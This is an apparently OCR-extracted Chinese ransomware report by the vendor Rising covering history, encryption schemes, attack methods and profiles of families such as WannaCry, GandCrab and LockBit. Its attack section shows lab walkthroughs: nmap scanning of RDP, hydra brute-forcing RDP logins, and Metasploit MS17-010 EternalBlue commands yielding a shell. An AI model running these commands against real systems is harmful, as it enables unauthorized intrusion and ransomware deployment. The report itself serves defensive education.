RISING 瑞星

勒索软件综合报告

北京瑞星网安技术股份有限公司
地址：北京市海淀区紫竹院路 116 号嘉豪国际中心 C 座 3 层
邮编：100089
咨询：400-660-8866
网站：http://www.rising.com.cn


总述

本报告由北京瑞星网安技术股份有限公司发布，综合瑞星安全研究院的数据及资料进行收集和整理，针对勒索软件的历史、分类、加密技术、主要攻击手法、典型家族等内容进行统计和详细分析，提出相应防范建议，并对勒索软件的未来发展趋势提出观点，以供给广大用户作为参考。

目录

一、勒索软件的历史

1989 年：第一个已知的勒索软件名 AIDS（PC Cyborg），由哈佛大学毕业的 Joseph Popp 创建。这是一种替换 AUTOEXEC.BAT 文件的特洛伊木马程序，当潜伏 AIDS 的计算机启动次数到达第 90 次时，会隐藏目录并加密驱动器 C:上的所有文件的名称（是系统无法使用），随后会要求用户“更新许可证”并联系 PC Cyborg Corporation 付款（将 189 美元寄到巴拿马的一个邮政信箱内）。作者称其非法所得费用用于艾滋病研究。



2005 年：出现了一种加密用户文件的木马（Trojan/Win32.GPcode）。该木马在被加密文件的目录下生成，具有警告性质的 txt 文件，要求用户购买解密程序。所加密的文件类型包括：.doc、.html、.jpg、.xls、.zip 及.rar。


2006 年：首次出现使用 RSA 加密算法的勒索软件 Archievus，RSA 是一种非对称加密算法，让加密的文档更加难以恢复。同年，国内出现首个勒索木马 Redplus，该木马会隐藏用户文档和包裹文件，然后弹出窗口要求用户将赎金汇入指定银行账号。

2011 年：出现模仿 Windows 产品激活通知的勒索软件蠕虫。

2013 年：广为人知的勒索软件 CryptoLocker 出现，其通过受感染的电子邮件附件分发，受害者可以通过比特币或 GreenDot MoneyPak 支付赎金，黑客威胁受害者如果未能在 72 小时内付款，将删除私钥无法进行解密。

2015 年，勒索即服务(RaaS)出现，这种商业模式使得勒索攻击的发起者无需任何专业技

术知识就可以轻易地发起网络敲诈活动。勒索开发团队在这种模式下坐享其成，不需要直接对受害者发起攻击，而在 RaaS 中扮演服务供应商，提供客户需要的定制化攻击方案，为客户提供有限的攻击技术支持从而赚取一部分佣金或分成。勒索即服务(RaaS)模式时至今日仍被推崇，这种低门槛的运作方式时常活跃在互联网背后的暗网交易平台里。



图：可配置的勒索软件分发器

2016 年：被称为勒索软件元年，是国际网络范围中勒索软件活跃的首个鼎盛时期，据业内数据表明同比增长达 752%，Locky、Goldeneye、Crysis、CryLocker 等勒索软件所造成的损失超过 10 亿美元。

2017 年：全球爆发著名的电脑勒索软件 WannaCry，涉及多达 150 个国家 7.5 万多台的电脑被感染，有 99 个国家遭受到直接攻击，其中包括英国、美国、中国、俄罗斯、西班牙和意大利等。

图：WannaCry 勒索软件全球爆发

二、勒索软件的分类

1. 加密勒索软件

- 它加密个人文件和文件夹（文档、电子表格、图片和视频）。
- 受影响的文件一旦加密就会被删除，用户通常会在与现在无法访问的文件同名的文件夹中遇到带有付款说明的文本文件。
- 当尝试打开文件，或者文件扩展名被自动更改时用户可能会察觉到勒索软件所带来的影响。

2. 锁定屏幕勒索软件——WinLocker


- 它锁定计算机屏幕并要求付款。
- 它显示一个全屏图像，阻止所有其他窗口。
- 不会加密任何个人文件。

3. 主引导记录（MBR）勒索软件

- 主启动记录（MBR）是计算机硬盘驱动器中允许操作系统启动的部分。
- MBR 勒索软件更改计算机的 MBR，以便中断正常的启动过程。
- 赎金要求显示在屏幕上并且防止操作系统的启动。

4. 勒索软件加密 Web 服务器

- 以 Web 服务器为目标，并加密其上的许多文件。
- 利用内容管理系统中的已知漏洞在 Web 服务上部署勒索软件。



三、勒索软件的加密技术分类

当下在计算机上广泛应用于文件加密的技术可分为四种类型，分别是基础加密、对称加密、非对称加密和混合加密。

1. 基础加密

基础加密是指以一种极其简单的运算方式来修改原始文件的数据，而没有特定数学算法参与。比较典型的方式比如异或运算，加法运算，减法运算或者结合起来使用。最初的勒索软件由于技术水平不成熟，加密算法技术未普及等诸多原因，会使用这种运算符操作数据的方式修改文件的数据。解密这样的文件只需要进行运算符暴力枚举，文件数据碰撞或者逆向勒索软件运算时使用的密钥就能直接对数据内容进行还原。

2. 对称加密

随着技术的更新和发展，勒索软件开始重视加密算法的应用，早期勒索软件开始使用一些对称式的加密算法，对称式加密算法其特点是有一个密钥，加密和解密使用相同的密钥且加密和解密的运算逻辑往往相同。正因为如此，对称加密算法的密钥十分容易泄露。文件或 HASH 碰撞的方式仍然有机会解密以反推正确的密钥，或者通过逆向勒索软件运行时密钥的来源，以此获得密钥就能够解密被对称算法加密的文件。

稍微聪明的攻击者会将对称密钥通过网络传输的方式发送回攻击者的服务器。然后销毁本地密钥痕迹。这样一来，如果不能从攻击者服务器获取到算法密钥，那么解密文件的过程必然会非常繁琐困难。但是这样一来攻击者的服务器就会暴露在大众视野之下，对他们来说这是很不安全的。

被勒索软件广泛应用的对称加密算法有：AES，DES，3DES，RC4，Salsa20，TEA

3. 非对称加密

非对称加密算法也称为开放密钥算法或称为公钥加密算法。与对称算法不同的是，它需要两个密钥：一个是公有密钥，另一个是私有密钥；顾名思义公有密钥用于公开公布，作为加密信息时使用的加密密钥，而私有密钥并不能随意公布，是仅用来解密与之对应公钥加密的信息时才能使用的。攻击者仅需要将公钥嵌入到勒索软件代码中，在适当的时机通过导入公钥来加密那些文件信息，而私钥被攻击者严加保管。

在这样的情况下加密的文件信息如果没有攻击者的私钥，往往难以被解密。


对称加密算法的特点是加密速度快，而非对称算法加密速度慢。因此黑客在勒索软件中会采用两种算法相结合的方式来锁定用户文件。他们使用对称算法快速地加密文件，仅仅使用非对称算法去加密对称算法的密钥，这样一来整个加密逻辑能够做到既安全又高效，是当今勒索软件彼此心照不宣的加密方案。

被勒索软件广泛应用的非对称加密算法有：RSA，ECC


4. 混合加密技术

现代勒索软件不会使用单一加密手段对文件进行直接加密，那样的方式要么是效率十分低下，要么是安全性不足。在这种情况下混合加密成为了勒索软件主流的运用手法。以 GandCrab 的 RSA+Salsa20 为例。


- 作者 RSA 公钥，用于加密第一个 salsa20 的 Key 和 Iv
- 使用第一个 salsa20 加密程序生成的 RSA 私钥



- 使用程序 RSA 公钥，加密第二个 salsa20 的 Key 和 Iv
- 使用第二个 Salsa20 算法来加密磁盘文件



被加密的文件隐藏着能够解密文件的 salsa20 密钥，但是这将需要作者的 RSA 私钥才能够进行解密。使用两次 RSA 的好处是作者不需要暴露自己的私钥，交给用户一个程序生成的 RSA 私钥来针对不同的受害机器执行单独解密的操作。



四、勒索软件的主要攻击手法

1. RDP 爆破

RDP 弱口令攻击是勒索软件最为常用的攻击手法，由于攻击方式简便以及对开放远程端口的弱密码设备攻击成功率高，而备受青睐。

RDP 远程协议旨在为运行在服务器上，并且基于 Windows 的应用系统提供通过网络连接实现远程显示和输入的功能，由于其本身的易用性和便捷性致使大量企业与个人用户广泛采用，因此对 RDP 远程登录进行防范与管理是至关重要的环节。RPD 攻击演示如下：

- 攻击者可通过 nmap 工具对 IP 进行 3389 端口扫描，若目标主机运行远程桌面服务，则以 open 显示该端口状态。

```
root@kali:~# nmap -p 3389 192.168.116.128

Starting Nmap 7.40 ( https://nmap.org ) at 2021-06-03 01:59 EDT
Nmap scan report for 192.168.116.128
Host is up (0.0013s latency).
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:3B:D3:3A (VMware)
```

- 例如使用 hydra 工具应用导入配置好的字典文件对 RDP 端口进行弱口令爆破。


```
root@kali:~# hydra 192.168.116.128 rdp -L /root/Desktop/3389CreakDict.txt -P /root/Desktop/password.txt -V
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-06-03 03:13:00
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel con
nections and -W 1 or -W 3 to wait between connection to allow the server to recover
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 sec
onds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 66049 login tries (l:257/p:257), ~64 tries per task
[DATA] attacking service rdp on port 3389
[ATTEMPT] target 192.168.116.128 - login "123456.com" - pass "123456.com" - 1 of 66049 [child 0] (0/0)
[ATTEMPT] target 192.168.116.128 - login "123456.com" - pass "123123" - 2 of 66049 [child 1] (0/0)
[ATTEMPT] target 192.168.116.128 - login "123456.com" - pass "idc123!@#" - 3 of 66049 [child 2] (0/0)
[ATTEMPT] target 192.168.116.128 - login "123456.com" - pass "123" - 4 of 66049 [child 3] (0/0)
[ATTEMPT] target 192.168.116.128 - login "123456.com" - pass "aaa123!@#" - 5 of 66049 [child 4] (0/0)
```

- 在爆破成功后 hydra 会展示出可登录到目标机器的用户名与密码。

```
[DATA] attacking service rdp on port 3389
[ATTEMPT] target 192.168.116.128 - login "mz" - pass "a123456" - 1 of 1 [child 0] (0/0)
[3389][rdp] host: 192.168.116.128   login: mz   password: a123456
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-06-03 03:22:36
```


- 通过 rdesktop 远程连接到目标主机，使用在之前爆破攻击时得到的用户名与密码就能够成功登录到目标机器。接下来就可以在用户主机上直接关闭杀毒产品，传递并执行勒索软件。



- 在实际过程中攻击者可以结合多种漏洞以及其他渗透方式，以达到攻击效果最优化的结果。

2. 钓鱼邮件

Makop 勒索软件则是利用钓鱼邮件进行攻击的勒索软件，其曾伪装成韩国公平交易委员会向企业投递钓鱼邮件，安全意识薄弱的企业员工很可能在不做提防的情况下打开钓鱼邮件附件，导致勒索软件在用户主机上成功启动，同时危及企业网络下的所有计算机，造成不可估量的损失。



3. 漏洞攻击

通过漏洞攻击传播的方式相比较 RDP 较为复杂，并且需要稳定的 0day/1day 漏洞。WannaCry 曾通过 NSA 泄露的漏洞军火库永恒之蓝(MS17-010)影响全球 150 多个国家。这里以 MSF 的 MS17-010 作为攻击演示：

- 搜索漏洞模块 MS17-010

```
msf exploit(windows/smb/ms17_010_eternalblue) > search ms17-010
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank     Descriptio
   ----                                      ---------------  ----     ----------
   auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   MS17-010 E
rgy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                         normal   MS17-010 S
   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  MS17-010 E
dows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  MS17-010 E
dows Kernel Pool Corruption for Win8+
   exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   MS17-010 E
rgy/EternalChampion SMB Remote Windows Code Execution
```

- 使用扫描器扫描漏洞
- use auxiliary/scanner/smb/smb_ms17_010
- show options
- set RHOSTS 192.168.1.59
- run

```
msf exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.59
RHOSTS => 192.168.1.59
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.59:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 使用漏洞攻击模块发起攻击
- use exploit/windows/smb/ms17_010_eternalblue
- show options
- set rhost 192.168.1.59
- exploit

```
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.1.59
rhost => 192.168.1.59
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

- 得到靶机 shell

```
meterpreter > shell
Process 1864 created.
Channel 1 created.
Microsoft Windows [版 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>ipconfig
ipconfig

Windows IP 配置


以太网适配器 Bluetooth 网络连接:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::55bb:53c7:9e0f:2b76%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.50.132
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.50.2
```

五、勒索软件的典型家族分类

1. CrySiS

发现日期：2016 年
简要描述：CrySiS 曾经主要目标是针对澳大利亚和新西兰，特别是医疗机构。
入侵手法：通常利用 RDP 弱口令爆破的方式渗透到目标计算机中。
加密方式：RSA+AES
赎金类型：虚拟货币（比特币）

2. WannaCry

发现日期：2017 年
简要描述：影响目标为全球 150 多个国家网络的计算机，受害者涉及到医疗、金融、能源等诸多行业。
入侵手法：依靠 NSA 泄露的“EternalBlue”(MS17-010)漏洞利用工具进行传播，该漏洞允许攻击者构造特殊的消息，触发漏洞导致远程代码执行。
加密方式：RSA 非对称算法+AES 对称算法
加密后缀：.WNCRY
赎金类型：虚拟货币（比特币）

3. GlobeImposter


发现日期：2017 年
简要描述：GlobeImposter 针对国内不同规模企业公共机构均发起过勒索攻击，其样本迭代较快，不同版本勒索信与勒索后缀风格各异。
入侵手法：通常利用 RDP 弱口令爆破的方式渗透到目标计算机中。
加密方式：RSA 非对称算法+AES 对称算法
赎金类型：虚拟货币（比特币）

4. Phobos

发现日期：2017 年
简要描述：作为 CrySiS 模仿者从 2019 年活跃传播至今，除了勒索技术在传播渠道上也与 CrySiS 相一致。
入侵手法 :通常利用 RDP 弱口令爆破的方式渗透到目标计算机中，通过投递钓鱼邮件传播。
加密方式：RSA+AES
赎金类型：虚拟货币（比特币）


5. GandCrab

发现日期：2018 年
简要描述：GandCrab 作为勒索软件界“劳模”臭名昭著，曾一年勒索 20 亿美元，在其停止更新以前版本迭代频繁，发展迅速影响范围广。
入侵手法：通过钓鱼邮件、网站挂马、漏洞传播。
加密方式：RSA+Salsa20
赎金类型：虚拟货币（达世币）



6. LockBit


发现日期：2019 年
简要描述：LockBit 于 19 年出现至今共诞生出三个版本，在 2.0 增加了 StealBit 窃密木马。而最新的 LockBit3.0 提升了安全软件对抗能力。
入侵手法：通常利用 RDP 弱口令爆破的方式渗透到目标计算机中。
加密方式：RSA+AES
赎金类型：虚拟货币（比特币）



7. Maze


发现日期：2019 年

简要描述：知名勒索软件 GandCrab 退隐后，最优秀的效仿者 Maze 继承了它的传播渠道，勒索方式。
入侵手法：通过钓鱼邮件、网站挂马、漏洞传播。
加密方式：RSA+Salsa20
赎金类型：虚拟货币（比特币）




8. DarkSide

发现日期：2020 年
简要描述 :DarkSide 勒索软件十分热衷于对石油和天然气相关部门机构发起攻击，截至 2021 年获得超过 9000 万美元比特币付款。
入侵手法：通常利用 RDP 弱口令爆破的方式渗透到目标计算机中。
加密方式：RSA+Salsa20
赎金类型：虚拟货币（比特币）



